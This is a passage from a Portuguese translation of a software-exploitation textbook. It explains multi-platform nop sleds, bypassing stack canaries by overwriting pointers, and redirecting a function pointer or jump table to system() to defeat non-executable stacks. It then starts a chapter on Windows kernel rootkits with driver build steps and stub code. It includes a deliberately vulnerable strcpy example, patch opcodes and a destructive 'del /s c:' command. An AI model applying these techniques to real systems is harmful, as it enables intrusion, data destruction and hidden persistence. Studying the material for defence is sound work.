Ao utilizar sleds nop, devemos escolher um sled que funcione para as duas plataformas. A instrução nop real (`0x90`) para chips x86 converte uma instrução inofensiva no HP. Portanto, um sled nop-padrão funciona para as duas plataformas. No MIPS, como estamos lidando com instruções de 32 bits, temos de ser um pouco mais habilidosos. O sled nop para o x86 e MIPS poderia ser uma variação dos bytes de código a seguir:

24	0F	90	90

Esse conjunto carrega o registrador 15 em um MIPS repetidamente com `0x9090`, mas converte em uma add inofensiva seguida por duas nops em um Intel. Claramente, sleds nop para múltiplas plataformas não são difíceis de projetar.

Código de prólogo/epílogo para proteger as funções

Há muitos anos arquitetos de sistema, incluindo Crispin Cowan e outros, tentaram resolver o problema de buffer overflows adicionando código para observar a stack do programa. Muitas implementações dessa idéia utilizam funções prólogas/epílogas. Alguns compiladores têm uma opção que permite que uma função específica seja chamada antes de cada chamada de função. Em geral, isso era utilizado para propósitos de depuração, como código de profiling. Entretanto, uma utilização hábil desse recurso era criar uma função que observaria a stack e se certificaria de que todas as outras funções estão se comportando adequadamente.

Infelizmente, buffer overflows têm muitos resultados imprevistos. Um overflow resulta em corrupção de memória e esta é a chave que faz um com que um programa execute da maneira como executa. Em última instância, isso significa que qualquer quantidade de código adicional para proteger um programa de si mesmo não faz sentido. Colocar barreiras e truques em um programa apenas ofusca ainda mais os métodos exigidos para quebrar o software, mas não faz nada para prevenir esses métodos. (Veja o Capítulo 2 para uma discussão sobre como isso deu errado para a Microsoft).

Poderia-se argumentar que essas técnicas reduzem o risco de uma falha. Por outro lado, também poderia-se argumentar que essas técnicas criam um falso sentido de segurança porque sempre haverá um invasor que poderá encontrar um caminho de entrada. Os buffer overflows, se resultarem no controle de um ponteiro, podem ser utilizados para sobrescrever outros ponteiros de função e até alterar diretamente o código (lembre-se da nossa técnica de trampolim). Uma outra possibilidade é que um overflow irá alterar alguma estrutura crítica na memória. Como mostramos, valores nas estruturas de memória controlam o acesso a permissões e a parâmetros de chamada de sistema. Alterar um desses dados pode resultar em uma brecha de segurança e pouco pode ser feito dinamicamente a fim de parar essas explorações.

Driblando os valores canário (ou StackGuard)

Um truque bem-conhecido para derrotar stack overflows é colocar um valor chamado *valor canário* na stack. Esse truque foi inventado por Crispin Cowan. Se alguém tentar extravasar a stack, ele acabará sobrescrevendo o canário. Se o canário for eliminado, o programa é então tido como em via de ser violado e é imediatamente terminado. No geral, a idéia era muito boa. O problema de tentar vigiar uma stack é que, em essência, buffer overflows não são um problema de stack. Os buffer overflows dependem de ponteiros, mas ponteiros podem residir no heap, na stack, em tabelas ou em cabeçalhos de arquivos. Na verdade, os buffer overflows são feitos para obter o controle de um ponteiro. Evidente, é bom ter controle direto do ponteiro de instruções, o que é fácil via a stack. Mas, se um valor canário estiver no caminho desse ponteiro, um caminho diferente pode e será escolhido. O fato é que buffer overflows são resolvidos escrevendo código melhor, não adicionando penduricalhos de segurança ao programa. Entretanto, com a enorme quantidade de sistemas de legado, soluções de pós-desenvolvimento como essa fornecem valor limitado.

Na Figura 7.24 podemos ver que se extravasássemos uma variável local acabaríamos interferindo no valor do "canário". Isso derrota nosso ataque. Se não for possí-

Figura 7.24: Uma stack protegida por canário. O canário é "eliminado" quando variáveis locais crescem em direção ao endereço de retorno-alvo.

vel executar nosso buffer depois do valor do "canário", isso só permitirá controlar as *outras* variáveis locais e o frame pointer. A boa notícia é que o controle de qualquer ponteiro, independentemente de onde ele está, é suficiente para tirar vantagem de uma exploração decente.

Considere uma função com diversas variáveis locais. Pelo menos uma das variáveis locais é um ponteiro. Se pudermos extravasar a variável local de ponteiro, poderemos fazer alguma coisa.

Como mostrado na Figura 7.25, se extravasamos o buffer B, ele poderá alterar o valor no ponteiro A. Com o controle do ponteiro, estamos a meio-caminho. A próxima pergunta é como o ponteiro que acabamos de alterar é utilizado pelo código? Se for um ponteiro de função, concluímos. Em algum momento a função será chamada e se mudarmos o endereço, ele chamará nosso código.




Figura 7.25: Um ponteiro na área de variáveis locais acima do nosso buffer-alvo pode ser utilizado como um "trampolim". Qualquer ponteiro de função servirá.

Outra possibilidade é o ponteiro ser utilizado para dados (mais provável). Se outra variável local mantiver os dados originais para a operação de ponteiro, poderíamos ser capazes de sobrescrever os dados arbitrários em qualquer endereço no espaço do programa. Isso pode ser utilizado para derrotar o canário, tomar o controle do endereço de retorno ou alterar os ponteiros de função em outra parte no programa. Para derrotar o canário, configuraríamos o ponteiro A para apontar para a stack e configuraríamos o buffer de origem para o endereço que queremos colocar na stack (Figura 7.26).




Figura 7.26: Utilizando um "trampolim" para voltar à stack.




Figura 7.27: Utilizando um trampolim no pobre coitado do "canário".

Sobrescrever o endereço de retorno *sem alterar o valor canário* é uma técnica-padrão (Figura 7.27).

A idéia de alterar ponteiros *diferentes* do endereço de retorno tem um grande mérito. Essa idéia é utilizada nos overflows baseados em heap e nos objetos C++ exploráveis. Considere uma estrutura que mantém ponteiros de função. As estruturas de ponteiros de função existem em qualquer lugar em um sistema. Com nosso exemplo anterior, podemos apontar para uma dessas estruturas e sobrescrever um endereço. Podemos então apontar um desses endereços de volta para o nosso buffer. Se a função for chamada e nosso buffer ainda estiver no local, teremos o controle (veja a Figura 7.28).




Figura 7.28: Utilizando uma técnica C++ para fazer um trampolim. Primeiro saltamos para fora e, então, novamente para dentro.

Naturalmente, o problema real com essa técnica é certificar-se de que nosso buffer ainda está no local. Muitos programas utilizam tabelas de salto para qualquer chamada de função de biblioteca. Se a sub-rotina que você está extravasando contiver chamadas de biblioteca, estas então tornam-se a escolha natural. Sobrescreva os ponteiros de função para quaisquer chamadas à biblioteca que são utilizadas *depois* da operação de overflow, mas antes de a sub-rotina retornar.

Derrotando stacks não-executáveis

Mostramos que há várias maneiras de executar o código na stack. Mas o que acontece se a stack não for executável?

Há opções no ambiente de hardware e do SO que controlam a memória que pode ser utilizada para código (isto é, dados que são executados). Se a stack não puder ser utilizada para o código, podemos retroceder temporariamente, mas continuamos a ter uma grande quantidade de outras opções. Para obter controle do sistema não temos de injetar código, poderíamos determinar algo menos dramático. Há uma variedade de estruturas de dados e chamadas de função de que, se sob nosso controle, poderíamos tirar vantagem para controlar o sistema. Considere o seguinte código:

```
void debug_log(const char *untrusted_input_data)
{
char *_p = new char[8];
// ponteiro reside acima de _t
char _t[24];
strcpy(_t, untrusted_input_data);
// _t sobrescreve _p

memcpy(_p, &_t[10], 8);
//_t[10] tem o novo endereço que estamos sobrescrevendo sobre puts()

_t[10]=0;
char _log[255];
sprintf(_log, "%s - %d", &_t[0], &_p[4]);
// controlamos os 10 primeiros caracteres do _log

fnDebugDispatch (_log);
// temos o endereço fnDebugDispatch() que mudou para system()
// que chama um shell...
...
```

Esse exemplo realiza algumas operações não-seguras de buffer junto com um ponteiro. Podemos controlar o valor de `_p` extravasando `_t`. O alvo da nossa exploração é a chamada a `fnDebugDispatch()`. A chamada recebe um único buffer como um parâmetro e, como acontece, controlamos os dez primeiros caracteres desse buffer. O código de assembly que realiza essa chamada se parece com isto:

```
24:       fnDebugDispatch(_log);
004010A6 8B F4                mov       esi,esp
004010A8 8D 85 E4 FE FF FF    lea       eax,[ebp-11Ch]
004010AE 50                   push      eax
004010AF FF 15 8C 51 41 00    call      dword ptr [__imp_?fnDebugDispatch@@YAHPAD@Z
(00415150)]
```

O código chama o endereço da função armazenado na posição `0x00415150`. A memória se parece com isto:

```
00415150  F0 B7 23 10 00 00 00 00 00 00 00 00 00 00 00  ð·#.............
0041515F  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ...............
0041516E  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .
```

Se alterarmos o endereço armazenado, podemos fazer com que o código chame uma função *diferente*. O endereço de função atualmente armazenado na memória é `0x1023B7F0` (isso parece que foi escrito de trás para frente no dump de memória).

Sempre há muitas funções carregadas no espaço de um programa. A função que estamos utilizando recebe um único parâmetro de buffer. Uma outra função, `system()`, porém, também recebe um único parâmetro de buffer. O que aconteceria se alterássemos o ponteiro de função para apontar para `system()`? Teríamos, com efeito, uma chamada de sistema completamente sob nosso controle. No nosso programa de exemplo, a função `system()` reside no endereço `0x1022B138`. Tudo que precisamos fazer é sobrescrever a memória em `0x00415150` com o endereço `0x1022B138`. Portanto, criamos nossa própria chamada a `system()` com um parâmetro que nós controlamos.

Alternativamente, se não quisermos alterar a memória em `0x00415150`, poderemos escolher uma outra abordagem. O código original para `fnDebugDispatch()`, como podemos ver, reside em `0x1023B7F0`. Se examinarmos o código nessa localização, veremos:

```
@ILT+15(?fnDebugDispatch@YAHPAD@Z):
10001014 E9 97 00 00 00       jmp       fnDebugDispatch (100010b0)
```

O próprio programa está utilizando uma tabela de salto. Se alterarmos a instrução jump, poderemos fazer com que `jmp ()` em vez disso tenha por alvo `system`. O salto atual ocorre em `fnDebugDispatch (0x100010b0)`. Queremos ir para `system(0x1022B138)`. Os opcodes para o salto são atualmente `e9 97 00 00 00`. Se alterarmos os opcodes para `e9 1F A1 22 00`, agora temos uma `jmp` que nos levará a `system()`. O resultado final é que podemos executar um comando como:

```
system("del /s c:");
```

Concluindo, um buffer overflow é realmente um problema fatal. Hacks simples para corrigi-lo podem ser evitados com algum trabalho extra. Os buffer overflows

podem ser utilizados para alterar código, mudar ponteiros de função e corromper estruturas de dados críticas.

Conclusão

Embora os buffer overflows tenham sido discutidos amplamente e haja trabalho técnico publicado para muitas plataformas, ainda resta muito a ser dito sobre buffer overflows. Este capítulo apresentou algumas técnicas úteis na exploração de softwares. No geral, descobrimos que corromper a memória continua a ser a técnica mais poderosa para o invasor. Talvez os stack overflows desapareçam algum dia quando programadores pararem de utilizar as chamadas de string `libc` (seriamente vulnerável). Isso, porém, de modo algum resolverá o problema completamente.

Outros métodos comuns, mas mais complexos para corrupção de memória, foram discutidos aqui, como heap overflows e do tipo "off-by-one". Como uma disciplina, a ciência da computação teve mais de 20 anos para conseguir tratar da memória corretamente, mesmo assim o código ainda permanece vulnerável a esses problemas simples. De fato, é bem provável que os programadores continuarão a fazer esses tipos de coisas da maneira errada pelos próximos 20 anos.

Cada dia traz o potencial de descobrir uma nova e ainda não conhecida técnica para explorar a memória. Pelo resto de nossa vida provavelmente veremos sistemas embarcados serem vítimas desses mesmos problemas que acabamos de aprender aqui. Prevemos que o núcleo de qualquer ofensiva contra uma plataforma Wintel estará baseado nas explorações de memória como as demonstradas neste capítulo.

8 Rootkits

Nosso tópico final é exercitar o controle final sobre a máquina. Controle final significa coisas como um hacker no outro lado do planeta controlar a saída elétrica de um único pino da porta serial no computador-alvo (o desafio final poderia ser assim controlar o plugue do fone de ouvido na unidade de CD-ROM).

Isso tudo pode parecer fantástico, mas, pense que, em última instância, todo o hardware será controlado por algum tipo de software. Muitos desses softwares são incorporados a microchips e ao kernel do sistema operacional. Depois que SO foi comprometido, o ambiente físico do computador subjacente normalmente permanece sob controle total do invasor. Programas subversivos bem elaborados podem ganhar e controlar acesso aos microchips e ao hardware da própria máquina física. Esses programas existem na camada mais baixa. Isso significa que eles não podem ser detectados a menos que o sistema utilize hardware compartimentabilizado (especializado).

Este capítulo discute rootkits — o tipo de exploração de software que controla cada aspecto de uma máquina. Rootkits podem ser executados localmente ou chegarem via algum outro vetor, como um worm. De fato, código de vírus, worms e rootkits têm muitas coisas em comum. Em geral, todos são pequenos fragmentos de códigos escritos de maneira extremamente compacta. Rootkits empregam técnicas secretas. Freqüentemente, eles utilizam os mesmos truques para conseguir seus objetivos — truques como interceptações de chamada (*call hooks*) e *patches* (correções de programas). Como worms na verdade são uma categoria do código móvel, o payload do worm costuma utilizar muitos desses truques para infectar um sistema-alvo depois que ele se auto-instala. Na maioria das vezes, um worm infecta um alvo e instala um código, tornando-se na realidade um rootkit.

Programas subversivos

A subversão de software é um tópico antigo (ao menos pelos padrões de software). Há artigos militares sobre o assunto que datam de mais de 20 anos atrás. A subversão é dominar o software utilizando outro software. As referências mais antigas descrevem "backdoors" especiais posicionados no software-alvo pelos programadores originais.

Backdoors têm sido adicionados a programas desde que os computadores eram assemblies de válvulas a vácuo.

Uma vez, um velho programador de sistemas contou a seguinte história:

> *Havia um sistema de radar antiaéreo utilizado na costa oeste dos Estados Unidos que continha um programa oculto. O programa exibiria uma menina dançando hula-hula. O sistema executava por meio de válvulas a vácuo e utilizava um canhão de luz como parte da interface com o usuário. Se você realizasse a série correta de comandos, a menina dançando hula-hula apareceria no CRT. Se você atirasse na imagem com o canhão de luz no lugar certo, a personagem se despia. Um coronel que fazia uma visita durante o teste de sistemas descobriu esse "recurso" quase acidentalmente, deixando a equipe de engenharia um pouco aflita.*

O que é um rootkit?

Um rootkit é um programa que permite acesso a (e manipulação de) funcionalidades de baixo nível na máquina-alvo. Rootkits sofisticados são executados de uma maneira que eles não podem ser facilmente detectados por outros programas que normalmente monitoram o comportamento da máquina. Um rootkit normalmente fornece esse acesso somente às pessoas que sabem que ele está em execução e disponível para aceitar comandos.

Os rootkits originais eram arquivos troianos com backdoors instalados. Esses rootkits substituiriam os arquivos executáveis comumente acessados como "ps" e "netstat". Como essa técnica envolvia a alteração do tamanho e constituição dos executáveis-alvo, os rootkits originais poderiam ser detectados de uma maneira simples e direta utilizando um software de verificação de integridade de arquivos como o Tripwire. Os rootkits atuais são muito mais sofisticados.

O que é um rootkit de kernel?

Os rootkits de kernel são muito comuns hoje em dia. Eles são instalados como módulos carregáveis ou drivers de dispositivo e fornecem acesso de nível de hardware à máquina. Como esses programas são totalmente confiáveis, eles podem permanecer ocultos de quaisquer outros softwares em execução na máquina.[1] Rootkits de kernel podem ocultar arquivos e processos em execução e, dessa maneira, fornecer um backdoor à máquina-alvo.

Rootkits de kernel e a base computacional de confiança

Depois que o código é injetado em um sistema confiável, freqüentemente você pode obter o mesmo nível de acesso como o de um driver de dispositivo ou programa de nível de sistema. Em OSs como o Windows e UNIX, esse nível de acesso é devastador. Isso significa que todas as partes do sistema-alvo podem ser comprometidas e conse-

---

1. Naturalmente, com exceção dos outros rootkits que utilizam as mesmas técnicas. Técnicas comuns de rootkit dependem do fato de serem as primeiras a chegar e preparar o terreno para controlar totalmente uma máquina.

qüentemente essas fontes confiáveis dos dados de auditoria não mais serão confiáveis. Isso também significa que o código de controle de acesso não mais controlará o acesso. Como um exemplo do poder de que estamos falando, lembre-se do patch do kernel do NT discutido no Capítulo 3. Esse patch simples demonstra diretamente as ramificações da capacidade de alterar a memória de código em um sistema-alvo. Agora, imagine um pacote sofisticado de técnicas semelhantes cujo objetivo é permanecer oculto. Isso é um rootkit.

Um rootkit de kernel simples para o Windows XP

Nesta seção, discutimos a construção de um rootkit simples de kernel do Windows que pode ocultar processos e diretórios. Esse rootkit é escrito como um driver de dispositivo e suportará carregamento e descarregamento de memória. O rootkit de exemplo foi testado no Windows NT 4.0, Windows 2000 e Windows XP.

Escrevendo um rootkit

Nosso rootkit opera como um driver de dispositivo do Windows 2000/XP. Isso significa que precisamos ter um ambiente de construção para criar drivers de dispositivos. Utilizaremos o amplamente disponível DDK (*device driver development kit*) do Windows XP. Leitores interessados também podem utilizar o DDK do Windows 2000 ou do Windows NT 4 (http://www.microsoft.com/ddk/).

O DDK poderia exigir que o Visual Studio também esteja instalado. Dependendo da plataforma, você talvez também precise do SDK de plataforma-padrão. Encorajamos você a consultar a documentação para a versão escolhida do DDK.

Ambiente de construção verificada

O DDK fornece dois shells: o *ambiente de construção verificada* e o *ambiente de construção livre*. A construção verificada é uma construção de depuração e a construção livre é uma construção para código de distribuição. Utilizaremos a construção verificada. Depois que nosso software está funcionando bem, podemos construir utilizando a construção livre. A construção livre resultará em um arquivo de driver bem menor.

Os arquivos fontes do rootkit

Programamos o rootkit utilizando o C. Assim, todos os nossos arquivos terminam com a extensão `.c` ou `.h`.

Criando coisas

Para construir o rootkit, execute o comando "cd" para mudar para o diretório dos arquivos-fontes. Desse ponto, digite "build" e o utilitário de construção DDK tratará do restante. Se houver erros no seu código, eles serão gravados em stdout.

O arquivo SOURCES é muito importante ao construir um driver de dispositivo. O arquivo SOURCES pode ser configurado de maneira diferente dependendo da versão

do DDK que você utiliza. Uma configuração particularmente crítica é a variável de ambiente TARGETPATH. TARGETPATH é onde os objetos serão colocados. No DDK do Win2k e XP, a TARGETPATH não deve ser `$(basedir)/lib`, porque isso não é permitido em `makefile.def`. A variável especial OBJ já está definida e aponta para um subdiretório que é controlado pelo compilador. Encorajamos nossos leitores a simplesmente utilizar OBJ para especificar o TARGETPATH.

A configuração do arquivo SOURCES também é importante. Ela descreve todos os arquivos-fontes que serão utilizados para construir o driver. Se múltiplos arquivos forem especificados, eles precisarão estar separados e cada um deverá estar em uma única linha. Todas, exceto a última linha, devem terminar em uma barra invertida.

```
SOURCES=      file.c \
              file2.c \
              file3.c
```

(*Nota: Não há nenhum caractere \ final*).

Se utilizarmos um único arquivo `basic.c` para construir um driver, o arquivo SOURCES será algo parecido com isto:


```
TARGETNAME=BASIC
TARGETPATH=OBJ
TARGETTYPE=DRIVER
SOURCES=      basic.c
```

Drivers de kernel

Os drivers de dispositivo operam no anel-0, o que significa que eles têm acesso físico a qualquer coisa no computador-alvo. Sob o Windows, um driver é parte da base computacional confiável do computador. (O fato de isso ser ou não um bom projeto é um assunto bastante controverso. A maioria dos especialistas em segurança de computador concorda com fato de que não é). Vamos escrever um driver de dispositivo simples como o passo 1 da construção de um rootkit.

Estrutura básica de um driver

O driver de dispositivo básico tem os seguintes componentes:



O driver básico *deve* incluir a função `DriverEntry`. Este livro não é dedicado a drivers de dispositivos, portanto não iremos abordá-los detalhadamente. Em vez disso, encorajamos você a conferir outras referências-padrão, incluindo *Developing Windows NT Device Drivers: A Programmer's Handbook* de Dekker e Newcomer [1999].

A principal questão a enfatizar é que qualquer código que você colocar na função `DriverEntry` será executado no anel-0 quando o driver for carregado. É possível carregar um driver de uma maneira "dispare-e-esqueça"; isto é, simplesmente coloque o driver no anel-0 e o execute sem nenhum tipo de limpeza com o SO. Isso está OK se você simplesmente precisa obter algum código para executar no anel 0.[2]

Queremos um driver que possa ser carregado e descarregado. A razão é que queremos testar nosso código à medida que o alteramos. Se "disparar-e-esqueçer" o driver, você poderia acabar tendo de reinicializar entre cada teste e isso torna-se irritante muito rapidamente. Nosso driver será registrado no sistema de modo que possamos iniciar e parar à vontade. Mais adiante neste capítulo, demonstraremos como carregar o driver sem registrá-lo. Carregar um driver sem registro significa que você não pode utilizar os métodos normais do SO para carregar, descarregar, iniciar e parar o driver. O fato é que, se o driver for registrado, ele poderá ser detectado. Obviamente um rootkit real não iria querer ser registrado por razão das ações secretas!

Quando os programas utilizam um driver

Um programa que roda em modo de usuário pode utilizar um driver abrindo um handle de arquivos para ele. Normalmente, não iríamos construir um driver tradicional porque nosso único objetivo é inserir o código no kernel. Neste exemplo, porém, queremos que nosso driver "rode sem problemas" de modo que possamos carregar e descarregá-lo.

Em geral, um driver está disponível como um handle de arquivos e um programa de modo de usuário pode enviar dados a ele. Esses dados são disponibilizados na forma de IRPs (*input/output request packets*). Para tratar IRPs, o driver precisa registrar uma rotina de *callback* (retorno de chamada). Mostramos um exemplo disso. A rotina do nosso stub simplesmente completa todos os IRPs, mas não faz nada com eles. Isso é não é um problema, pois não estamos tentando nos comunicar com nenhum programa no modo usuário.

Para tratar IRPs devemos preencher um array com ponteiros de função para nossa callback:

```
// Registra uma função dispatch.
for (i = 0; i < IRP_MJ_MAXIMUM_FUNCTION; i++)
{
        theDriverObject->MajorFunction[i] = OnStubDispatch;
}
```

2. Naturalmente, você pode estragar tudo se fizer qualquer coisa errada nesse nível, portanto tenha cuidado.

Nossa função de callback é muito simples:

```
NTSTATUS
OnStubDispatch(
     IN PDEVICE_OBJECT DeviceObject,
     IN PIRP           Irp
    )
{
    Irp->IoStatus.Status      = STATUS_SUCCESS;
    IoCompleteRequest (Irp,
                       IO_NO_INCREMENT
                      );
